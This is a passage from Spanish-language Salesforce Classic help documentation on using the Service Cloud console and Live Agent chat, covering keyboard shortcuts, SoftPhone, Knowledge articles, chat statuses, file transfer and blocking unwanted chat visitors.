| Desplazar a la derecha | Mueve el cursor hacia la derecha. | FLECHA DERECHA |
| Mover hacia arriba | Mueve el cursor hacia arriba. | FLECHA ARRIBA |
| Mover hacia abajo | Mueve el cursor hacia abajo. | FLECHA ABAJO |
| Abre un elemento en una ficha inactiva | Abre el elemento seleccionado en una nueva ficha sin cambiar el enfoque. | CTRL+clic para equipos PC; CMD+clic para equipos Mac |
| Abrir botón desplegable en fichas | Abre el botón desplegable en fichas para seleccionar más acciones. | D |
| Abrir ficha | Abre una nueva ficha. | T |
| Cerrar ficha | Cierra una ficha seleccionada. | C |
| Reabrir ficha recién cerrada | Reabre la ficha principal recién cerrada. | Mayús+C |
| Actualizar ficha | Actualiza una ficha seleccionada. | Mayús+R |
| Intro | Activa un comando. | INTRO |
| Obtener vínculo para compartir | Abre el cuadro de diálogo Vínculo para compartir en la ficha seleccionada. | U |
| Mostrar accesos directos del teclado. | Abre una superposición que enumera accesos directos de teclado. | Mayús+K |
| Modificar | Cambiar de detalle para modificar página. | E |
| Guardar | Guarda los cambios en la ficha seleccionada. | CTRL+S |
| Oculta o muestra una lista anclada | Alterna la apariencia de una lista anclada. | MAYÚS+N |
| Oculta o muestra la barra lateral izquierda | Alterna la apariencia de la barra lateral izquierda y cualquiera de sus componentes. | MAYÚS+FLECHA IZQUIERDA |
| Oculta o muestra la barra lateral derecha | Alterna la apariencia de la barra lateral derecha y cualquiera de sus componentes. | MAYÚS+FLECHA DERECHA |
| Oculta o muestra la barra lateral superior | Alterna la apariencia de la barra lateral superior y cualquiera de sus componentes. | MAYÚS+FLECHA ARRIBA |
| Oculta o muestra la barra lateral inferior | Alterna la apariencia de la barra lateral inferior y cualquiera de sus componentes. | MAYÚS+FLECHA ABAJO |

| Acción (Acceso directo del teclado) | Descripción | Comando de teclas |
|---|---|---|
| Aplica o retira el zoom en las fichas principales | Aplica o retira el zoom en las fichas principales alternando la apariencia del encabezado, el pie y la lista anclada. | Z |

CONSULTE TAMBIÉN

Trabajar con accesos directos del teclado en una consola de Salesforce

Utilizar una consola de Salesforce

# Directrices para trabajar con componentes de controles múltiples de la consola de Salesforce

Mueva partes de una consola a diferentes áreas de sus pantallas por lo que puede ver datos en formas que le ayudan a trabajar mejor.

Cuando un administrador de Salesforce activa componentes de controles múltiples, puede retirar y arrastrar fichas principales y SoftPhones de Open CTI a otras ubicaciones en sus pantallas. También puede mover el componente Historial, chats de Live Agent (pero no el componente de pie de página) y cualquier componente de consola personalizado o componente de Lienzo de Force.com en el pie de página de una consola. Para utilizar componentes de múltiples controles, es posible que necesite actualizar la configuración de su navegador para: (1) habilitar ventanas emergentes; (2) abrir vínculos en ventanas, no en fichas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para retirar y arrastrar fichas principales, haga clic en el y seleccione **Retirar fichas principales**.

Para devolver fichas principales a su navegador original, haga clic en el y seleccione **Devolver fichas a la consola**.

Para retirar y arrastrar componentes en el pie de página de una consola, haga clic en elementos y seleccione el . Para devolver elementos a su navegador original, haga clic en el . Para actualizar un componente de pie de página retirado, haga clic en el botón derecho del ratón, y elija **Volver a cargar** o **Actualizar**. Cuando actualiza un componente de pie de página retirado, se devuelve al pie de página de la consola.

Si las listas ancladas están configuradas, aparece un campo como un área en blanco junto a listas e indica `Arrastrar componentes de pie de página aquí`. Utilice esta área para mantener un seguimiento de ventanas de Salesforce entre varias aplicaciones en sus pantallas.

Importante: Los elementos retirados se cierran y pierden sus posiciones en sus pantallas cuando: (1) cierra la sesión en Salesforce; (2) hace clic en **Configuración**; (3) hace clic en un vínculo para dejar una consola; (4) actualiza o cierra sus navegadores.

Nota: No puede retirar SoftPhones creados con las versiones 3.0 o 4.0 del kit de herramientas de CTI.

Consejo: Cualquier elemento retirado de la consola cuenta con encabezados de color azul para ayudarle a ubicarlos en otras ventanas en sus pantallas.

Para utilizar acceso directos del teclado desde componentes retirados, céntrese en la ventana correcta. Por ejemplo, si está centrado en una ventana con la ficha de navegación, el acceso directo predeterminado para ir a fichas principales, comando de teclas P, no funciona.

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

# Adición de notas a registros de una consola de Salesforce

El registro de interacciones le ayuda a agregar notas a registros en las fichas principales de una consola.

Si se le ha asignado un formato de registro de interacciones, puede acceder al registro desde el pie de página de la consola. Los registros se muestran en los elementos con una lista relacionada Historial de actividades, como las cuentas y los contactos, pero no las soluciones. Los registros no están disponibles para los informes, los paneles, Salesforce CRM Content, la ficha Gestión de artículos o las páginas de Visualforce.

Para mostrar u ocultar el registro de interacciones, pase el ratón por encima del borde del registro y haga clic en o . Para cambiar el tamaño del registro de interacciones y la página de detalles, arrastre la barra entre estos. Para guardar notas para los clientes rápidamente, al mostrarse un contacto en una subficha, el nombre del contacto se agrega al `Nombre` del registro. No obstante, puede cambiar el `Nombre` antes de guardar el registro. Cuando hace clic en **Borrar registro** para eliminar notas o un `Asunto`, no se eliminará ninguna nota guardada, se almacenan en la lista relacionada Historial de actividad del registro. Para facilitar la revisión y recuperación, todos los registros se guardan como tareas en la lista relacionada Historial de actividades del registro.

Nota: Los administradores pueden personalizar los campos que aparecen en registros.

Consejo: Si usa SoftPhone, haga clic en **Agregar datos de llamada** para agregar la fecha y la hora de una llamada al registro. Si aparecen ventanas emergentes de pantalla durante las llamadas entrantes, haga clic en **Finalizar llamada** para finalizar la llamada y guardar las actualizaciones del registro.

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el registro de interacción:
- "Leer" en tareas

Para guardar notas en el registro de interacciones:
- "Modificar" en tareas

# Visualizar notificaciones distribuidas en una Consola de Salesforce

Las notificaciones distribuidas son indicadores visuales que aparecen cuando otro usuario cambia un registro o campo que está visualizando.


Después de que un administrador de Salesforce haya configurado notificaciones de envío, los indicadores visuales para cambios de registro o de campo aparecen en páginas de detalles y listas. Cuando se producen los cambios, las páginas de detalles se actualizan automáticamente y muestran actualizaciones o aparecen notificaciones como cuadros de diálogo. Las listas muestran notificaciones como:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Notificaciones de envío para listas**




(1) Amarillo cuando cambia un registro. (2) Azul si es el último elemento que ha visto. (3) Negrita y cursiva cuando cambia un campo especificado por un administrador.

**Nota:**

- Estos objetos y sus campos están disponibles para el envío de notificaciones: cuentas, contactos, casos, candidatos, oportunidades, campañas, tareas y objetos personalizados.
- Las notificaciones distribuidas no están disponibles en la consola en Professional Edition.
- Si configura notificaciones distribuidas para el objeto de candidato y utiliza reglas de Data.com Clean, se desencadenan las notificaciones distribuidas en la consola. Recuerde que las notificaciones adicionales pueden afectar a su límite de notificaciones de envío.

## CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

# Utilizar un SoftPhone con una consola de Salesforce

Un SoftPhone en una consola le permite ver registros relacionados con llamadas de teléfono, así como recibir, realizar y transferir llamadas.

Puede acceder a un SoftPhone si está asignado a un centro de llamadas utilizando un adaptador de CTI con la versión 3.0 o 4.0 del Kit de herramientas de CTI o si está utilizando un centro de llamadas con Open CTI.

Haga clic en el para mostrar un SoftPhone en el pie de página de una consola. Utilice el registro de interacción para escribir notas en registros de llamadas. Un registro de llamadas es un registro de actividad que se genera automáticamente cuando utiliza un SoftPhone; realiza un seguimiento del número de teléfono, llamadas, fecha, hora y duración de las llamadas. Puede ver los registros de llamadas en la lista relacionada Historial de actividades del registro asociado a la llamada.

**Importante:** Puede que los datos no se guarden correctamente si: (1) Actualiza su navegador durante una llamada; (2) utiliza un SoftPhone en varios navegadores de forma simultánea; (3) cambia a un SoftPhone en un navegador sin una consola.

**Nota:** Si utiliza un adaptador CTI de la versión 4.0 del kit de herramientas de CTI, el muestra en el pie de página incluso cuando no está conectado al adaptador.

**Consejo:** Puede ocultar el SoftPhone haciendo clic en , pero no puede sacarlo del pie de página de una consola. También puede ajustar el tamaño de altura de un SoftPhone arrastrando la barra en su parte superior. Cuando hace clic en **Finalizar llamada**, se guarda cualquier actualización que ha realizado en el registro de interacción antes de que finalice la llamada.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver y utilizar SoftPhone:

- Miembro de un centro de llamadas

## CONSULTE TAMBIÉN

- Uso de SoftPhone
- Salesforce Call Center
- Utilizar una consola de Salesforce

# Buscar artículos de Knowledge en una consola de Salesforce

Si Salesforce Knowledge y la barra lateral de Knowledge está configurada por un administrador, los artículos aparecen automáticamente cuando selecciona un caso en una consola.

Para ayudarle a resolver casos con mayor rapidez, los artículos sugeridos aparecen en la barra lateral cuando escribe detalles en el `Asunto` de un caso. Únicamente aparecen los artículos actualizados en los últimos 30 días, pero puede ver artículos anteriores especificando un término de búsqueda o filtrando los resultados de búsqueda. Para filtrar los artículos por una categoría concreta, idioma o estado de validación, haga clic en y seleccione las opciones de filtro. Para acceder a estos filtros, el estado de validación y artículos multilingües deben estar activados. Un administrador determina qué idiomas hay disponibles para los artículos. Las columnas disponibles en la barra lateral son `Nueva`, `Título de artículo` y `Más visualizado`. Puede arrastrar la barra entre las columnas para redimensionarlas, pero no puede agregar, eliminar o reorganizar las columnas.

Para buscar los artículos que le ayudarán a resolver un caso, haga clic en , introduzca las palabras clave en `Búsqueda`, y haga clic en **Ir**. Para adjuntar un artículo a un caso, haga clic en la casilla de verificación junto al artículo y haga clic en **Adjuntar al caso**. Sólo puede adjuntar un artículo a un caso guardado. aparece junto a un artículo ya adjuntado al caso.

Para cambiar el número de artículos que se muestra, haga clic en el indicador de recuentos de artículos en la esquina inferior izquierda de la barra lateral y seleccione un ajuste. Puede ver 10, 25, 50, 100 ó 200 artículos a la vez. Cuando se modifica esta configuración, se regresa a la primera página de la lista.

Para mostrar u ocultar la barra lateral, pase el ratón por encima de la barra de desplazamiento y haga clic o . Puede arrastrar la barra situada entre la barra lateral de artículos y una página de detalles para cambiar el tamaño de la anchura de alguno de ellos.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver artículos de Salesforce Knowledge:

- "Leer" en el tipo de artículo

Para agregar artículos de Salesforce Knowledge a los casos:

- "Modificar" en casos

## CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

# Live Agent para agentes de asistencia

¡Le damos la bienvenida a Live Agent para agentes del servicio de asistencia! Live Agent es una solución de chat completa que le facilita la tarea de asistir a clientes.

Como agentes del servicio de asistencia, asiste a decenas de clientes con sus problemas de asistencia cada día. Live Agent es una solución de chat completamente integrada con el resto de Salesforce, facilitándole el acceso a toda la información que necesita acerca de sus clientes en un espacio de trabajo único. Además, Salesforce aprovecha la potencia de Service Cloud, proporcionándole el acceso a importantes herramientas como una base de conocimientos y mensajes de asistencia predefinidos que le permiten asistir a sus clientes y cerrar casos con mayor rapidez.

Ya sea un veterano experimentado o nuevo en Live Agent, existen varias herramientas a su disposición para facilitar la asistencia de varios clientes al mismo tiempo con sesiones de chat. Empecemos.

CONSULTE TAMBIÉN

- Live Agent para supervisores de asistencia
- Live Agent para administradores
- Permisos para agentes de asistencia de Live Agent

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# Asistir a clientes con sesiones de chat

Utilice Live Agent para ayudar rápidamente a sus clientes a resolver problemas.

El uso de Live Agent en la consola de Salesforce le da acceso a otros productos de Service Cloud que le permiten ayudar a los clientes de manera integral.

Modificación del estado de Live Agent
Si cambia su estado de Live Agent podrá controlar cuándo está disponible para recibir chats nuevos y transferidos.

Conversar con clientes
Acepte solicitudes de chat entrantes para comenzar a conversar con clientes.

Acceder a detalles del cliente durante una sesión de chat
Cuando acepta una solicitud de chat, se abre una ficha de detalles para esa sesión de chat automáticamente. La ficha detalles incluye información acerca del visitante y le permite buscar registros relacionados con el chat, como contactos y casos.

Enviar mensajes de Texto rápido en chats
Envíe mensajes escritos previamente a clientes de chat para enviar mensaje comunes con mayor rapidez.

Transferir archivos durante un chat
Permitir que los clientes carguen y transfieran archivos durante un chat para que puedan compartir fácilmente más información sobre sus problemas.

Bloquear clientes de chat no deseados
Puede bloquear chats procedentes de clientes problemáticos directamente desde la consola de Salesforce. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Finalizar una sesión de chat
Finalice una sesión de chat después de haber finalizar el chat con un cliente y actualizar los registros relacionados con su chat.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

Modificación del estado de Live Agent
Si cambia su estado de Live Agent podrá controlar cuándo está disponible para recibir chats nuevos y transferidos.

Conversar con clientes
Acepte solicitudes de chat entrantes para comenzar a conversar con clientes.

Acceder a detalles del cliente durante una sesión de chat
Cuando acepta una solicitud de chat, se abre una ficha de detalles para esa sesión de chat automáticamente. La ficha detalles incluye información acerca del visitante y le permite buscar registros relacionados con el chat, como contactos y casos.

Enviar mensajes de Texto rápido en chats
Envíe mensajes escritos previamente a clientes de chat para enviar mensaje comunes con mayor rapidez.

Transferir archivos durante un chat
Permitir que los clientes carguen y transfieran archivos durante un chat para que puedan compartir fácilmente más información sobre sus problemas.

Bloquear clientes de chat no deseados

Puede bloquear chats procedentes de clientes problemáticos directamente desde la consola de Salesforce. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Finalizar una sesión de chat

Finalice una sesión de chat después de haber finalizar el chat con un cliente y actualizar los registros relacionados con su chat.

## Modificación del estado de Live Agent

Si cambia su estado de Live Agent podrá controlar cuándo está disponible para recibir chats nuevos y transferidos.

En Live Agent, puede establecer su estado en línea como en línea, ausente o fuera de línea. Si sale de Live Agent, su estado cambiará automáticamente a fuera de línea y se cerrará toda sesión de chat activa.

1. Haga clic en el widget de pie de página de Live Agent para abrir el supervisor de chat.
2. Haga clic en la flecha desplegable en la esquina superior derecha del supervisor de chat para ver opciones de estado.
3. Seleccione su estado.

Estados de Live Agent

Los estados de Live Agent definen el modo en que puede interactuar con clientes mientras está en línea, ausente o fuera de línea.

Estados de Live Agent

Los estados de Live Agent definen el modo en que puede interactuar con clientes mientras está en línea, ausente o fuera de línea.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

## Estados de Live Agent

Los estados de Live Agent definen el modo en que puede interactuar con clientes mientras está en línea, ausente o fuera de línea.

| Estado | Descripción |
|---|---|
| En línea | Puede recibir y aceptar transferencias y sesiones de chat entrantes. |
| Ausente | Puede continuar con cualquier sesión de chat que ya haya iniciado, pero no puede aceptar las solicitudes de chat o transferencias entrantes. |
| Fuera de línea | No puede aceptar transferencias o solicitudes de chat entrantes y no se le puede enviar ninguna solicitud de chat. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Conversar con clientes

Acepte solicitudes de chat entrantes para comenzar a conversar con clientes.

Cuando reciba una nueva solicitud de chat o transferencia, la solicitud pendiente aparece en su monitor de chat. Puede ver la implementación o el sitio Web de donde proviene el chat, el nombre del cliente (si está disponible) y el número de minutos que duró la espera de la solicitud antes de ser respondida.

Puede chatear con varios clientes al mismo tiempo. Cada sesión de chat se abre en una ficha principal aparte.

1. En el monitor de chat, haga clic en **Aceptar** en la solicitud de chat.
   Cada registro de chat se abre en una nueva ficha principal.
2. Escriba su mensaje al cliente en el campo de mensaje.
3. Haga clic en **Enviar** o toque Intro en el teclado para enviar su mensaje al cliente.
4. Haga clic en **Finalizar chat** cuando haya terminado de asistir al cliente.

   Si el cliente finaliza la sesión de chat en primer lugar, aparece un aviso en el registro de la sesión de chat.

CONSULTE TAMBIÉN

- Enviar mensajes de Texto rápido en chats
- Adjuntar artículos a sesiones de chat de Live Agent
- Transferir chats
- Transferir archivos durante un chat
- Adjuntar registros a transcripciones de chat
- Finalizar una sesión de chat

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# Acceder a detalles del cliente durante una sesión de chat

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Cuando acepta una solicitud de chat, se abre una ficha de detalles para esa sesión de chat automáticamente. La ficha detalles incluye información acerca del visitante y le permite buscar registros relacionados con el chat, como contactos y casos.

- Para buscar un registro, escriba un nombre en el cuadro correspondiente en la sección Entidades relacionadas de la página, luego haga clic en el . Para asociar un registro que encuentre con el chat, selecciónelo de la lista de resultados de búsqueda y haga clic en **Guardar**.

  En organizaciones anteriores, puede acceder a detalles de visitantes y registros desde el panel Entidades relacionadas durante las sesiones de chat. Sin embargo, desde Summer '14, el panel Entidades relacionadas de la ficha Detalles no está disponible para nuevos clientes de Live Agent. Los clientes existentes seguirán teniendo acceso al panel Entidades relacionadas.
- Una vez haya asociado un registro existente al chat, haga clic en el nombre del registro para abrirlo en una nueva ficha.
- Para crear un nuevo registro, haga clic en **Nuevo caso**, **Nuevo candidato**, **Nuevo contacto** o **Nueva cuenta**.

PERMISOS DE USUARIO

Para buscar y ver un registro:
- "Leer" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para crear un nuevo registro:
- "Crear" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para modificar un registro:
- "Modificar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para eliminar un registro:
- "Eliminar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

# Enviar mensajes de Texto rápido en chats

Envíe mensajes escritos previamente a clientes de chat para enviar mensaje comunes con mayor rapidez.

Texto rápido le permite responder a clientes con mayor eficacia permitiéndole insertar mensajes predefinidos, como saludos o pasos de solución de problemas comunes en sus mensajes de chat.

Nota: Si no tiene acceso a Texto rápido, póngase en contacto con su administrador de Salesforce.

1. Mientras chatea con un cliente, escriba ;; en el campo del mensaje.
   Aparece una lista de mensajes de Texto rápido. Los mensajes que ha utilizado recientemente aparecen en la parte superior de la lista.
2. Para ver mensajes adicionales de Texto rápido disponibles, escriba una palabra o frase.
   Aparecerá una lista de mensajes que incluyan esas palabras.
3. Para ver el título y el texto completo de un mensaje, haga clic en él una vez o resáltelo mediante las teclas de flecha del teclado.
   El mensaje completo aparecerá en la parte inferior de la lista de Texto rápido.
4. Para seleccionar un mensaje y agregarlo a su sesión de chat, haga doble clic sobre él o resáltelo y pulse Intro en su teclado.
5. Para enviar el mensaje, haga clic en **Enviar** o pulse Intro en su teclado.

CONSULTE TAMBIÉN

Crear mensajes con Texto rápido

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para acceder a Texto rápido mientras chatea con visitantes en Live Agent:

- "Leer" en Texto rápido

# Transferir archivos durante un chat

Permitir que los clientes carguen y transfieran archivos durante un chat para que puedan compartir fácilmente más información sobre sus problemas.

Por ejemplo, si un cliente recibe un error cuando intenta completar un proceso, podrá cargar y transferir una captura de pantalla del mensaje de error al agente.

Antes de que un cliente pueda cargar un archivo, debe asociar el chat a un registro, como un caso o un contacto. Como la transcripción del chat no se creará hasta que no finalice el chat, no podrá adjuntar un archivo del cliente directamente a la transcripción durante el chat.

1. Haga clic en para buscar o crear un registro que adjuntar al chat.
2. Haga clic en el icono de transferencia de archivos ( ).

   Nota: Un cliente no puede cargar un archivo hasta que no inicie la transferencia de archivo haciendo clic en el icono de transferencia de archivo. Esto ayuda a prevenir que los clientes carguen archivos no solicitados o posiblemente peligrosos en el chat.

3. Seleccione el registro que eligió en el primer paso para adjuntarle el archivo transferido. El cliente recibe un mensaje para que cargue su archivo en la ventana de chat. El archivo no puede tener un tamaño superior a 25 MB.
4. Cuando el cliente haya enviado el archivo a través del chat, haga clic en el vínculo del registro de chat para ver el archivo.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para utilizar la consola del Salesforce:

- "Live Agent" está activado y configurado

  Y

  Live Agent debe estar activado en una aplicación de la consola de Salesforce

# Incorporación de datos adjuntos a un chat

## Adjuntar artículos a sesiones de chat de Live Agent

Utilice el widget Knowledge One para buscar artículos que ayuden a solucionar problemas con los clientes durante los chats.

El widget Knowledge One solo está disponible si su organización Salesforce utiliza Knowledge y su administrador de Salesforce ha incluido la herramienta en su aplicación de la consola de Salesforce.

1. Cuando hable por chat con un visitante, haga clic en un artículo de la lista del widget Knowledge One. Se abrirá una ficha con el texto completo del artículo.
2. Para buscar un artículo específico de la lista, escriba una palabra o frase en el cuadro de texto del widget y haga clic en o pulse Intro.
   - También puede hacer clic en en la parte superior del widget para buscar en todos los artículos, incluidos los que no están en la lista. La búsqueda del widget principal le permite limitar los resultados a tipos específicos de artículos.
   - Para filtrar los resultados de búsqueda, haga clic en **Filtros** y seleccione cómo desea restringir la búsqueda.
3. Cuando encuentre el artículo que necesita, haga clic en la y haga clic en **Compartir**. El texto del artículo aparecerá en el cuadro de texto de chat.
4. Haga clic en **Enviar** o pulse Intro en el teclado para enviar el artículo al visitante.

   Nota: Solo puede enviar artículos a visitantes si su administrador ha configurado un campo Respuesta de chat en artículos. Si este campo no está configurado, puede ver artículos pero no los puede incluir en sesiones de chat.

CONSULTE TAMBIÉN

Configurar respuestas de chat desde artículos de conocimiento

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para buscar y ver un artículo:
- "Leer" en el tipo de artículo

## Adjuntar registros a transcripciones de chat

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Busque o cree registros que adjuntar a una transcripción de chat mientras conversa con clientes.

Busque registros existentes o cree otros nuevos para asociarlos a una transcripción mientras conversa con clientes. Por ejemplo, puede crear un nuevo caso basado en el problema del cliente o buscar el registro de contacto existente del cliente y adjuntar estos registros a la transcripción para referencias futuras. Puede adjuntar registros estándar o personalizados a sus transcripciones de chat.

1. Mientras conversa con un cliente, haga clic en para adjuntar un registro a la transcripción.

   Nota: Solamente puede adjuntar uno de cada tipo de registro a una transcripción de chat. Por ejemplo, no puede adjuntar más de un caso a una única transcripción.

2. Para buscar un registro existente:
   a. Haga clic en el icono de búsqueda ( ) en la ventana de registros junto al tipo de registro que desee buscar.
   b. Escriba el nombre del registro y pulse Intro.
   Este registro se abre en una ficha nueva.
   c. Haga clic en el icono de archivo adjunto ( ) de nuevo.
   d. Seleccione la casilla de verificación junto al registro que ha buscado para vincularlo a la transcripción de chat.

3. Para crear un nuevo registro:
   a. Haga clic en el icono de creación ( ) junto al tipo de registro que desee crear.
   b. Cumplimente la información del nuevo registro y guárdelo.
   El registro se vinculará automáticamente a la transcripción una vez se haya creado el registro.

4. Cuando finalice el chat con el cliente, salga del chat.
5. Si se le pide, haga clic en **Guardar**.
   Los registros que vinculó ahora se han adjuntado a la transcripción. Puede acceder a ellos desde la vista de detalles de la transcripción.

CONSULTE TAMBIÉN

Transcripciones de Live Agent

PERMISOS DE USUARIO

Para buscar y ver un registro:
- "Leer" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para crear un nuevo registro:
- "Crear" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para modificar un registro:
- "Modificar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para eliminar un registro:
- "Eliminar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

# Bloquear clientes de chat no deseados

Puede bloquear chats procedentes de clientes problemáticos directamente desde la consola de Salesforce. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Al bloquear una sesión de chat finaliza el chat y se bloquean todas las nuevas solicitudes de chat procedentes de la dirección IP (Protocolo de Internet) de ese usuario.

Si su organización de Salesforce está recibiendo muchos chats de spam de una región en particular, su administrador puede bloquear intervalos de direcciones IP completos.

1. En el panel de interacción, haga clic en el icono .
2. (Opcional) Introduzca un comentario que explique por qué está bloqueando a este visitante.
3. Haga clic en **Bloquear**.

Cuando hace clic en **Bloquear**, finaliza inmediatamente el chat, y el visitante ve una notificación indicando que un agente finalizó la sesión de chat. Si hay múltiples agentes implicados en una conferencia, **Bloquear** finaliza inmediatamente la conferencia, y también se notifica a los otros agentes.

Si no ve el icono en su consola, póngase en contacto con su administrador de Salesforce para activarlo. Solo un administrador de Salesforce puede desbloquear una dirección IP.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# Finalizar una sesión de chat

Finalice una sesión de chat después de haber finalizar el chat con un cliente y actualizar los registros relacionados con su chat.

Después de finalizar una sesión de chat con un cliente, la ficha principal y la ficha secundaria relacionadas con esa sesión de chat permanecen abiertas en su consola. Ciérrelas para guardar su trabajo y libere espacio para más sesiones de chat.

1. Cierre la ficha principal de la sesión de chat.
2. Si se le pide, haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la :

- Live Agent está activado, configurado e incluido en una aplicación de la

# Colaborar y solicitar ayuda

## Transferir sesiones de chat a un agente, habilidad o botón

